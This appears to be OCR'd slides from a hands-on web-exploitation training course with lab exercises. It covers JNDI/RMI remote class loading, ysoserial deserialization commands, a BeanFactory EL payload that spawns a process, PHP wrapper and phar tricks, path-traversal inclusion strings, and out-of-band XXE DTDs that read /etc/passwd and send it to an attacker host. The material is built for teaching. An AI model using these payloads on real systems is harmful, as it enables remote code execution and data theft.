student@target:~/module-1$ ./bin/unpatch
Stopping module-1-web ... done
Stopping module-1-db  ... done
Removing module-1-web ... done
Removing module-1-db  ... done
Removing network module-1_default
(+) removing patch...
Creating network "module-1_default" with the default
driver
Creating module-1-db ... done
Creating module-1-web ... done
```

Restore

```
student@target:~/module-1$ ./bin/restore
Stopping module-1-web ... done
Stopping module-1-db  ... done
Removing module-1-web ... done
Removing module-1-db  ... done
Removing network module-1_default
(+) restoring code to original state
Creating network "module-1_default" with the default
driver
Creating module-1-db ... done
Creating module-1-web ... done
```

Stopping a Module

If you wish to stop the module, you can run the ./bin/stopd -c command. The optional -c will delete all images, containers and networks used by docker:

```
student@target:~/module-1$ ./bin/stopd -c
Stopping php_web  ... done
Stopping mysql_db ... done
Removing php_web  ... done
Removing mysql_db ... done
Removing network module-1_default
Deleted Images:
untagged: registry.gitlab.com/source-incite/fswa/module-1-db:latest
untagged: registry.gitlab.com/source-incite/fswa/module-1-
db@sha256:95a3b244b2e990ce5633dd449326cec6ce20e9e366ba01fdf11ebc15a9cd38d3
deleted: sha256:cd0f0b1e283d233c244996ebe85014ed694b9016abd352837d46e6a53866c271
...

Total reclaimed space: 1.127GB
```

Web Proxy

We highly recommend and support Burp Suite. You can use the community edition for this training, but it's recommended to use the Professional version if you can.

For training purposes, we will be using the in-built preconfigured Chrome browser along with hostname resolution. You can find the ***settings.json*** file within the course manual.

Web Interfaces

URI	Username	Password	Module
http://target:8080/admin871	admin	529901	1
http://target:8080/jolokia	N/A	N/A	2
http://target:8080/backend	demo	demo	3
http://target:8080/	N/A	N/A	4


Required Knowledge


Module 1

PHP Dynamic Evaluation

Command execution **isn't the same as** Code execution. Code execution just typically executes arbitrary commands as a method of exploitation.

The php.ini file can disable system commands using disable_functions!

```
disable_functions = exec, passthru, shell_exec, system...
```

How do we defeat this?

- Use a code execution vulnerability to break out of the virtual machine! (memory corruption)
- Find a new method that executes commands that is unblocked
- Use write methods to overwrite scripts/executables and trigger execution from a different environment.


Module 2


Java Naming Directory Interface (JNDI)

Java allows distributed applications to look up services in an abstract, resource-independent way. It's directory services for Object parsing :-)

Three (3) default Service Providers Interfaces (SPI) for naming:

- Lightweight Directory Access Protocol (LDAP)
- Common Object Request Broker Architecture (CORBA) / Common Object Services (COS) name service
- Java Remote Method Invocation (RMI) Registry

Java Naming Directory Interface (JNDI)



Remote Method Invocation (RMI)

In summary, when we are concerned with JNDI, we are concerned with RMI.

```
new InitialContext().lookup("rmi://attacker.tld:1099/Object");
```

There are 3 methods of exploitation:

1. Remote Class loading
2. Distributed Garbage Collector (DGC) deserialization
3. Unsafe Reflection with ObjectFactory

Remote Class Loading

Remote Method Invocation (RMI)

1. Remote Class Loading

It's possible to lookup a RMI registry for an Object and gain a reference to it.

```
new InitialContext().lookup("rmi://attacker.tld:1099/Object");
```

Executed in 3 stages:

1. A RMI server responds, they can respond with a **javax.naming.Reference** instance object and sets the *classFactory* and *classFactoryLocation* properties.
2. The JNDI client tries to resolve the *classFactory* and *classFactoryLocation* attributes
3. The JNDI client tries to fetch the *classFactory* from the *classFactoryLocation* location using Java's URLClassLoader.

```
Reference(String className, String factory, String factoryLocation)
```

Remote Method Invocation (RMI)

1. Remote Class Loading

We can wrap the **javax.naming.Reference** Object in a:

- com.sun.jndi.rmi.registry.ReferenceWrapper
  - impliments **java.rmi.Remote**

```
java.rmi.registry.Registry.bind(String name,
Remote obj)
```

Remote Method Invocation (RMI)

1. Remote Class Loading

```
public class TestRMIServer {
  public static void main(String[] args) throws Exception {
      System.out.println("Creating evil RMI registry on port 1099");
      Registry registry = LocateRegistry.createRegistry(1099);
      Reference ref = new Reference("Exp", "Exp", "http://localhost:9090/");
      ReferenceWrapper referenceWrapper = new ReferenceWrapper(ref);
      registry.bind("Object", referenceWrapper);
  }
}
saturn:~ mr_me$ python3 -m http.server 9090
Serving HTTP on 0.0.0.0 port 9090 ...
172.16.175.136 - - [06/Sep/2019 15:30:55] code 404, message File not found
172.16.175.136 - - [06/Sep/2019 15:30:55] "GET /Exp.class HTTP/1.1" 404 -
```

Remote Method Invocation (RMI)

1. Remote Class Loading

RMI it was patched in **JDK 8u121+** by introducing a system property:

```
System.setProperty("com.sun.jndi.rmi.object.trus
tURLCodebase", "true");
```

LDAP it was patched in **JDK 8u191+** and known as CVE-2018-3149.

After **JDK 8u191+**, no class will be loaded even if
the *com.sun.jndi.rmi.object.trustURLCodebase* property is set.

Remote Method Invocation (RMI)

Exercise – Remote class loading

1. Start Eclipse on your target VM and start run the **jndiserver1** project.
2. Attempt to change the JRE version of your **jndiclient** project. Run the project and test out different JRE's against your running JNDI server and try to make a HTTP request to your HTTP Server for a class file.

Which versions are vulnerable?

Distributed Garbage Collector (DGC) deserialization

Remote Method Invocation (RMI)

However, using RMI, it's possible to trigger the *ObjID* 2 Distributed Garbage Collector's (DGC) **dirty** method (more on that in a bit).

This can be exploited two (2) ways:

- Malicious RMI client VS Vulnerable RMI registry server
  - Deserialization via the registry **bind** method. (RMIRegistryExpoit)
  - Deserialization via Distributed Garbage Collection. (JRMPClient)
- Malicious server RMI registry server VS Vulnerable RMI client
  - Deserialization via Distributed Garbage Collection. (JRMPListener)

Remote Method Invocation (RMI)

However, using RMI, it's possible to trigger the *ObjID* 2 Distributed Garbage Collector's (DGC) **dirty** method (more on that in a bit).

This can be exploited two (2) ways:

- Malicious RMI client VS Vulnerable RMI registry server
  - Deserialization via the registry **bind** method. (RMIRegistryExpoit)
  - Deserialization via Distributed Garbage Collection. (JRMPClient)
- Malicious server RMI registry server VS Vulnerable RMI client
  - Deserialization via Distributed Garbage Collection. (JRMPListener)

~~Malicious RMI client VS Vulnerable RMI registry server~~

This technique is dead at the protocol level, but application bypasses exist

RMI - DGC Exploitation

Malicious RMI client VS Vulnerable RMI registry server

- The well known RMIRegistryExploit and lesser known JRMPClient exploits from ysoserial are now patched.
- An allow list type check was introduced in **JDK 9** and is known as Java Enhancement Process (JEP) document 290 (JEP 290)

RMI - DGC Exploitation

Malicious RMI client VS Vulnerable RMI registry server

- The well known RMIRegistryExploit and lesser known JRMPClient exploits from ysoserial is now patched.
- ~~An allow list type check was introduced in **JDK 9** and is known as Java Enhancement Process (JEP) document 290 (JEP 290)~~

In December 2019, a generic allow list bypass was introduced by An Trinh at Black Hat EU.

(Ab)uses UnicastRemoteObject's invoke method via a Proxy handler (RemoteObjectInvocationHandler) to jump from RMIServerSocketFactory's createServerSocket method. Essentially this technique makes an outbound JMRP connection and triggers unfiltered deserialization, bypassing the allow list.

RMI - DGC Exploitation

Sadly, this was silently patched in **Oracle Java SE 8u241** (January 14, 2020) in the RemoteObjectInvocationHandler class.

```
private Object invokeRemoteMethod(Object proxy, Method method, Object[] args) throws Exception
   {
       try {
           if (!(proxy instanceof Remote)) {
               throw new IllegalArgumentException(
                   "proxy not Remote instance");
           }
           // Verify that the method is declared on an interface that extends Remote
           Class<?> decl = method.getDeclaringClass();
           if (!Remote.class.isAssignableFrom(decl)) {
               throw new RemoteException("Method is not Remote: " + decl + "::" + method);
           }
           return ref.invoke((Remote) proxy, method, args,
                             getMethodHash(method));
```

RMI - DGC Exploitation

Offensive bypasses:

- The UnicastRemoteObject generic JEP 290 allowlist bypass by An Trinh
- Any service method using non-primitive types as an argument means we can trigger deserialization
- Any service method using an array (even with primitive types!) can be exploited since they extend from Object
- String is only exploitable within versions Java JDK < 8u242

Limitations:

- Blackbox RMI registry exploitation is over, with the latest Java SE 8u241
- Researchers: We need access to the service interfaces or bruteforce method signatures for *custom* exploitation!

RMI - DGC Exploitation

Offensive bypasses:

- The UnicastRemoteObject generic JEP 290 allowlist bypass by An Trinh
- Any service method using Object as an argument means we can trigger deserialization
- Any service method using String can be intercepted at the client level and swapped for an Object to trigger deserialization

Limitations:

- Blackbox RMI registry exploitation is over, with the latest Java SE 8u241
- Researchers: We need access to the service interfaces for *custom* exploitation!

RMI - DGC Exploitation

Backported fixes for DGC deserialization exist:


- Java SE Development Kit 8, Update 121 (JDK 8u121+)
- Java SE Development Kit 7, Update 131 (JDK 7u131+)
- Java SE Development Kit 6, Update 141 (JDK 6u141+)

Older versions are still affected!

RMI - DGC Exploitation

Malicious RMI server VS Vulnerable RMI client

We can still trigger a deserialization via the DGC on the latest JRE.



Remote Method Invocation (RMI)

Exercise – Malicious RMI server vs Vulnerable RMI client

Attack vector: RMI DGC deserialization

Using the **JRMPListener** exploit from ysoserial, exploit the **jndiclient** project. Is the latest JDK 8 vulnerable?

JRMP Under the Hood

We need a Java Remote Method Protocol (JRMP) listener, how does it work?

- Every RMI endpoint is identified by ip, port and ObjID
- 3 static *ObjIDs* exist:
  - 0 :: Registry
  - 1 :: Activator
  - 2 :: DGC

2 methods exist for DGC

```
public interface DGC extends Remote {
    Lease dirty(ObjID[] ids, long sequenceNum, Lease lease)
        throws RemoteException;
    void clean(ObjID[] ids, long sequenceNum, VMID vmid,
boolean strong)
        throws RemoteException;
```

JRMP Under the Hood

- Remote Method calls are sent to an endpoint
- Remote methods calls consist of a ObjID, opnum and its parameters
- opnum
  - A fixed value identifying a stub_class or computed hash value of a **java.lang.Method** instance
- A method call is implemented in the **StreamRemoteCall** class
- Parameters represent the methods signature and must match what is implemented in the **StreamRemoteCall** class

Oracle t3 Deserialization Example

- **CVE-2015-4852 - Steve Breen**
  - Attack: RCE via CommonCollections1 and Groovy1 gadgets!
  - Patch: Block list several packages used by those gadgets
- **CVE-2017-3248 - Jacob Baines**
  - Attack: RCE via JRMPClient (UnicastRef) payload that connects back to JRMPListener exploit to trigger deserialization of any gadget
  - Patch: Block list sun.rmi.server.* classes (includes UnicastRef), java.rmi.server.RemoteObjectInvocationHandler, java.rmi.server.UnicastRemoteObject
- **CVE-2018-3245 - Zhiyi Zhang of 360 ESG Codesafe Team**
  - Attack: RCE via JRMPClient (ReferenceWrapper_Stub) payload that connects back to JRMPListener exploit to trigger deserialization of any gadget
  - Patch: Unknown
- **CVE-2020-2555 – Jang**
  - Attack: RCE via com.tangosol.util.extractor.ChainedExtractor custom gadget to trigger arbitrary invocation
  - Patch: Unknown

DGC Deserialization

Testing via ysoserial is possible:

```
java -cp target/ysoserial-0.0.6-SNAPSHOT-all.jar
ysoserial.exploit.JRMPListener 1099 "CommonsCollections5"
"xcalc"
```

Building a deserialization payload (for testing):

```
java -jar target/ysoserial-0.0.6-SNAPSHOT-all.jar JRMPClient
[attacker server]:1099 > poc.bin
```

Target: InitialContext.lookup sinks to reach an attacker RMI registry server. *Note: When auditing, try to think, is there anywhere I can trigger a JNDI lookup?*

DGC Deserialization

An example vulnerable REST client target:

```
@RequestMapping("/lookup")
@Example(uri = {"/lookup?name=java:comp/env"})
public Object lookup(@RequestParam String
name) throws Exception{
    return new
javax.naming.InitialContext().lookup(name);
}
```

DGC Deserialization

Testing via ysoserial is possible:

```
java -cp target/ysoserial-0.0.6-SNAPSHOT-all.jar
ysoserial.exploit.JRMPClient [target server] 1099
"CommonCollections5" "calc.exe"
```

Building a deserialization payload (for testing):

```
java -jar target/ysoserial-0.0.6-SNAPSHOT-all.jar
JRMPListener 1099 > poc.bin
```

Target: Exposed RMI Registry Servers. But remember, it's patched now.

DGC Deserialization

An example vulnerable target RMI Registry Server:

```
import java.rmi.Naming;
import java.rmi.registry.LocateRegistry;
public class SomeServer {
  public static void main(String[] args) {
    try {
      LocateRegistry.createRegistry(1099);
      Naming.bind("fswa", new FSWAServiceServerImpl());
    } catch (Exception e) {
      e.printStackTrace();
    }
  }
}
```

DGC Deserialization

In **sun.rmi.transport.DGCImpl_Stub within the dirty method**:

```
/*      */      try {
/*      */        Lease lease;
/* 100 */        remoteCall = this.ref.newCall(this, operations, 1, -
6691962535866188l3L);
/* 109 */        this.ref.invoke(remoteCall);
```

DGC Deserialization

In **sun.rmi.transport.DGCImpl_Stub**:

```
/*      */  try {
/* 113 */      ObjectInput objectInput = remoteCall.getInputStream();
/*      */
/* 115 */      //…
/* 125 */      lease = (Lease)objectInput.readObject();
```

Remote Method Invocation (RMI)

Exercise – Malicious RMI client vs Vulnerable RMI server

Attack vector: RMI DGC deserialization

Using the **rmiregistry** project exploit the RMI server in a generic manner using the following versions:

- Java JDK 8u112 - hint: None
- Java JDK 8u221 - hint: JRMPClient
- Java JDK 8u231 - hint: Check out the AnTrinhsJep290Bypass payload in ysoserial

Remote Method Invocation (RMI)

Exercise – Malicious client vs Vulnerable Server

Attack vector: Application specific deserialization

Using the **rmiregistry** project with the latest Java JDK 8u331 exploit the RMI server using one of the supplied methods in the IFullStackWebAttackService class.

Hint: Check out the tool rmiscout

Unsafe Reflection with ObjectFactory

Unsafe Reflection with ObjectFactory

Since
the **org.apache.naming.ResourceRef** extends **javax.naming.Reference** Object we can use this class to get a reference to an object that implements
the **javax.naming.spi.ObjectFactory** type and
the **getObjectInstance** method.

This functionality is used by tomcat applications to provide container-specific JNDI implementations.

Unsafe Reflection with ObjectFactory

```
<resource-ref>
  <res-ref-name>javax.el.ELProcessor</res-ref-name>
  <res-ref-type>org.apache.naming.factory.BeanFactory</res-ref-type>
  <description></description>
  <res-sharing-scope></res-sharing-scope>
  <res-auth></res-auth>
</resource-ref>
```

Translating that to Java, means:

```
ResourceRef ref = new ResourceRef("javax.el.ELProcessor", null, "",
"", true,"org.apache.naming.factory.BeanFactory", null);
```

Unsafe Reflection with ObjectFactory

The **getObjectInstance** method inside of the **org.apache.naming.factory.BeanFactory** class allows for specifying a setter for a property.

```
public class BeanFactory
implements ObjectFactory
{
  public Object getObjectInstance(Object obj, Name name, Context nameCtx,
Hashtable<?, ?> environment) throws NamingException {
    if (obj instanceof org.apache.naming.ResourceRef) {
```

Constraints for the reference name class:

1. Empty constructor target
2. A single string parameter method that does something dangerous
3. The malicious server *needs* to include the **tomcat-catalina** library

Unsafe Reflection with ObjectFactory

```
RefAddr ra = ref.get("forceString");
Map<String, Method> forced = new HashMap<String, Method>();
if (ra != null) {
  String value = (String)ra.getContent();
  Class[] paramTypes = new Class[1];
  paramTypes[0] = String.class;
  for (String param : value.split(",")) {
    String setterName; param = param.trim();
    int index = param.indexOf('=');
    if (index >= 0) {
      setterName = param.substring(index + 1).trim();
      param = param.substring(0, index).trim();
    }
```

Unsafe Reflection with ObjectFactory

The code then gets the property name...

```
            while (e.hasMoreElements()) {
              ra = (RefAddr)e.nextElement();
              String propName = ra.getType();
              if (propName.equals("factory") || propName
                .equals("scope") || propName.equals("auth")
|| propName
                .equals("forceString") || propName
                .equals("singleton")) {
                continue;
              }
```

Unsafe Reflection with ObjectFactory

Then it's assumed string contents…

```
String value = (String)ra.getContent();
```

...and invokes the setter!

```
Object[] valueArray = new Object[1];
Method method = (Method)forced.get(propName);
if (method != null) {
  valueArray[0] = value;
  try {
    method.invoke(bean, valueArray); continue;
```

Unsafe Reflection with ObjectFactory

By (ab)using the **javax.el.ELProcessor** class, we can call **eval** using some arbitrary expression language (EL)

```
ref.add(new StringRefAddr("forceString", "x=eval,y=junk"));
```

The **forced** HashMap contains a property and method. So, we set the parameter to x and method to eval. Then we set the parameter **x** to be our malicious expression language code.

```
ref.add(new StringRefAddr("x",
"\"\".getClass().forName(\"javax.script.ScriptEngineManager\").newI
nstance().getEngineByName(\"JavaScript\").eval(\"new
java.lang.ProcessBuilder['(java.lang.String[])'](['xcalc']).start()
\")"));
```

The code then makes the call **javax.el.ELProcessor.eval(x)** !

Unsafe Reflection with ObjectFactory

Exercise – Unsafe Reflection with BeanFactory

Using the provided projects: **jndiserver2** and **jndiclient**, run the server and client and see if you can trigger EL execution. You will need to modify the **jndiserver2** project

Primitive: *We can call any number of custom defined setters or methods that accepts a string as its only argument if the class follows the bean convention*


Module 3

PHP Streams

PHP Wrappers are used to read/write to data streams. There are several PHP functions that can access data streams.

```
$contents = "";
$handle = fopen($file, "rb");
while (!feof($handle)){
    $contents .= fread($handle, 8192);
}
fclose($handle);
```

- fopen
- file_get_contents
- file_put_contents
- fputs
- …

Any function that accepts a *handle*.

PHP Wrappers

Protocol	Description
file://	**Accessing the local filesystem**
http://	**Accessing HTTP(s) URI's**
ftp://	**Accessing FTP(s) URI's**
php://	**Accessing various I/O streams (covered later)**
zlib://	**Accessing compression streams**
data://	**Accessing the data stream (RFC 2397)**
glob://	Find pathnames matching pattern
phar://	**Accessing a PHP archive**
ssh2://	Using secure shell 2 protocol
rar://	Accessing RAR files
ogg://	Accessing audio Streams

Where could you get data from?

- Remote

```
$file = 'ftp://user:password@attacker.tld/pub/file.txt';
```

- Internal - Servers and application

```
$file = 'http://127.0.0.1/server-status';
$file = 'php://fd/XXX';
```

- Pre-supplied

```
$file = 'data://text/plain;base64,TE9MIFBIUA==';
```

Where could I write data too?

Here's a nice one, write to the error log that is root owned from www-data! Can this (ab)used further?

```
error_log('Bypass root perm!', 3, 'php://fd/2');
```

Write to your request output buffer!

```
file_put_contents('php://output',
file_get_contents('/etc/passwd'));
```

Remote File Inclusion Dead?

Consider the following code today in PHP >= 8.0:

```
include $_REQUEST['path'].'/header.inc.php';
```

1. allow_url_include=Off
2. null byte injection not possible.

Remote Code Execution possible?

Remote File Inclusion Dead?

Option 1: phpinfo() race condition file upload

```
?path=zip:///tmp/phpPUKBbx#whateva
```

Option 2: *any* file upload with the full path disclosed

```
?path=phar://upload/fake.jpg/whateva
```

Local File Inclusion Dead?

Consider the following code today in PHP >= 8.0:

```
include 'config/'.$_REQUEST['path'].'.php';
```

1. allow_url_include=Off
2. null byte injection not possible.

Remote Code Execution possible?

Local File Inclusion Dead?

Only one option: jailed (.htaccess protected) php file upload

```
?path=../../../../safe/image/upload/fake
```

```
Tries to include fake.php from what is assumed to be a
safe file location.
```

Deserialization via Phar

```
// create new Phar
$phar = new Phar('test.phar');
$phar->startBuffering();
$phar->setStub('<?php __HALT_COMPILER(); ? >');
// add object of any class as meta data
class AnyClass {}
$object = new AnyClass;
$object->data = '133333337';
$phar->setMetadata($object);
$phar->stopBuffering();
rename("test.phar", "fake.jpg");
```

Deserialization via Phar

```
class AnyClass {
    function __destruct() {
        echo $this->data;
    }
}
// output: 133333337
include('phar://fake.jpg');
```

php:// Filters

```
readfile('php://filter/read=string.toupper/anyfilter
/string.rot13/resource=./file.php');
```

Bypass **LIBXML_NONET** for eXternal Entity Injection (XXE):

```
php://filter/resource=http://attacker/path/to/some.d
td
```

Remember that the convert.base64-decode filter can delete data from the stream. Bypass show-stoppers!

PHP Filters

```
$content = "<? if (!defined('SAFE'))
die('unauthorised'); ?>\n";
$content .= $_GET['config'];
$file =
'php://filter/write=string.strip_tags|convert.qu
oted-printable-decode/resource=./poc.php';
file_put_contents($file, $content);
```

To exploit this, send the payload =3C=3Fphp+print('1337');
?config=%3d3C%3d3Fphp+print('1337');

XML Entities

- "Variables" for XML
- A data structure typically containing valid XML code
- Can be referenced multiple times in an XML document
- Can only be declared in an DTD (internal or external)
- Three types of entities
  - Internal
  - External
  - Parameter

Internal XML Entities

Internal entities are locally defined within the Document Type Definition (DTD) . Their general format looks like this:

```
<!ENTITY name "entity value">
```

A very trivial example of an internal entity looks like:

```
<!ENTITY test "<entity-value>test</entity-value>">
```

External XML Entities (private)

External entities are used when referencing data that is not defined locally. As such, a critical component of the external entity definition is the URI from which the external data will be retrieved.

External entities can be split up into two groups, namely public and **private**. The syntax for a private entity is:

```
<!ENTITY name SYSTEM "URI">
```

An example of a private external entity may look like this:

```
<!ENTITY sourceincite SYSTEM
"https://srcincite.io/dtd.xml">
```

External XML Entities (public)

The syntax for a public external entity is:

```
<!ENTITY name PUBLIC "public_id" "URI">
```

An example of a public external entity may look like this:

```
<!ENTITY sourceincite PUBLIC "-//W3C//TEXT
companyinfo//EN" "
https://srcincite.io/dtd.xml">
```

Parameter Entities

Parameter entities exist solely within a DTD but are otherwise very similar to any other entity. Their definition syntax differs only by the inclusion of the % prefix:

```
<!ENTITY % name SYSTEM "some value"> <!-- private -->
<!ENTITY % name "some value">        <!-- public -->
```

We can also reference private parameter entities inside of public entities:

```
<!ENTITY % course SYSTEM "FSWA">
<!ENTITY title "Source Incite presents %course;">
```

Remember, its possible to have referenced entities within defined entities.

Document Type Definitions (DTD's)

A DTD defines the structure and the legal elements and attributes of an XML document.

- External
  - Can use referenced parameter entities in defined parameter entities
- Internal
  - Can NOT use referenced parameter entities in defined parameter entities

PCDATA: Parsed character data. The parser will check for XML markup!

CDATA: Character data. Data that is NOT parsed.

ANY: Element can contain any combination of data to be parsed

EMPTY: Element can be empty

Document Type Definitions (DTD's)

External DTD Example (separate documents):

```
<?xml version="1.0"?>
<!DOCTYPE note SYSTEM "note.dtd">
<note>
  <to>Steve</to>
  <from>Peter</from>
  <heading>Reminder</heading>
  <body>Don't forget me this weekend!</body>
</note>

<!ELEMENT note (to, from, heading, body)>
<!ELEMENT to (#PCDATA)>
<!ELEMENT from (#PCDATA)>
<!ELEMENT heading (#PCDATA)>
<!ELEMENT body (#PCDATA)>
```

Document Type Definitions (DTD's)

Internal DTD Example (all one document):

```
<?xml version="1.0"?>
<!DOCTYPE fullname [
  <!ELEMENT fullname (firstname, surname)>
  <!ELEMENT firstname (#PCDATA)>
  <!ELEMENT surname (#PCDATA)>
]>
<fullname>
  <firstname>mr</firstname>
  <surname>me</surname>
</fullname>
```

Out-of-band External Entity Injection (XXE) using Protocols

It's possible to perform out-of-band attacks via protocols like http (well known technique):

```
<?xml version="1.0" ?>
<!DOCTYPE request [
  <!ENTITY % dtd SYSTEM "http://<attacker>:<port>/poc.dtd">
  %dtd;
]>
<request></request>
```

The contents of the poc.dtd file is:

```
<!ENTITY % d SYSTEM "/etc/passwd">
<!ENTITY % eval "<!ENTITY % exfil SYSTEM 'http://<attacker>:<port>/?%d;'>">
%eval;
%exfil;
```

Out-of-band XXE using Entity Overwrite

The XML specification allows us to use an external DTD to store a parameter entity reference inside a parameter entity definition. Most parsers follow the specification.

What if we just put external DTD content directly in the DOCTYPE?

```
<?xml version="1.0" ?>
<!DOCTYPE request [
  <!ENTITY % data SYSTEM "file:///etc/passwd">
  <!ENTITY % param1 "<!ENTITY % exfil SYSTEM 'file:///nonexistent/%data;'>">
  %param1;
  %exfil;
]>
<request></request>
```

Warning: simplexml_load_string(): Entity: line 4: parser error : PEReferences forbidden in internal subset in XXX on line YY

It's prohibited to have a parameter entity reference inside a defined parameter entity within an internal DTD.

Out-of-band XXE using Entity Overwrite

To use external DTD syntax in the internal DTD subset, you can use a local DTD file on the target host and redefine some parameter-entity references inside it:

```
<?xml version="1.0" ?>
<!DOCTYPE message [
  <!ENTITY % local_dtd SYSTEM "file:///usr/share/cim20.dtd">
  <!ENTITY % SuperClass '<!ENTITY % file SYSTEM "file:///etc/passwd">
        <!ENTITY % eval "<!ENTITY &#x25; error SYSTEM
'file:///nonexistent/%file;'>">
        %eval;
        %error;'>
  %local_dtd;
]>
<message></message>
```

Out-of-band XXE using Entity Overwrite

The injected DTD that we are targeting contains...

```
<!ENTITY % SuperClass "SUPERCLASS CDATA
#IMPLIED">
...
%SuperClass;
```

Out-of-band XXE using Entity Overwrite

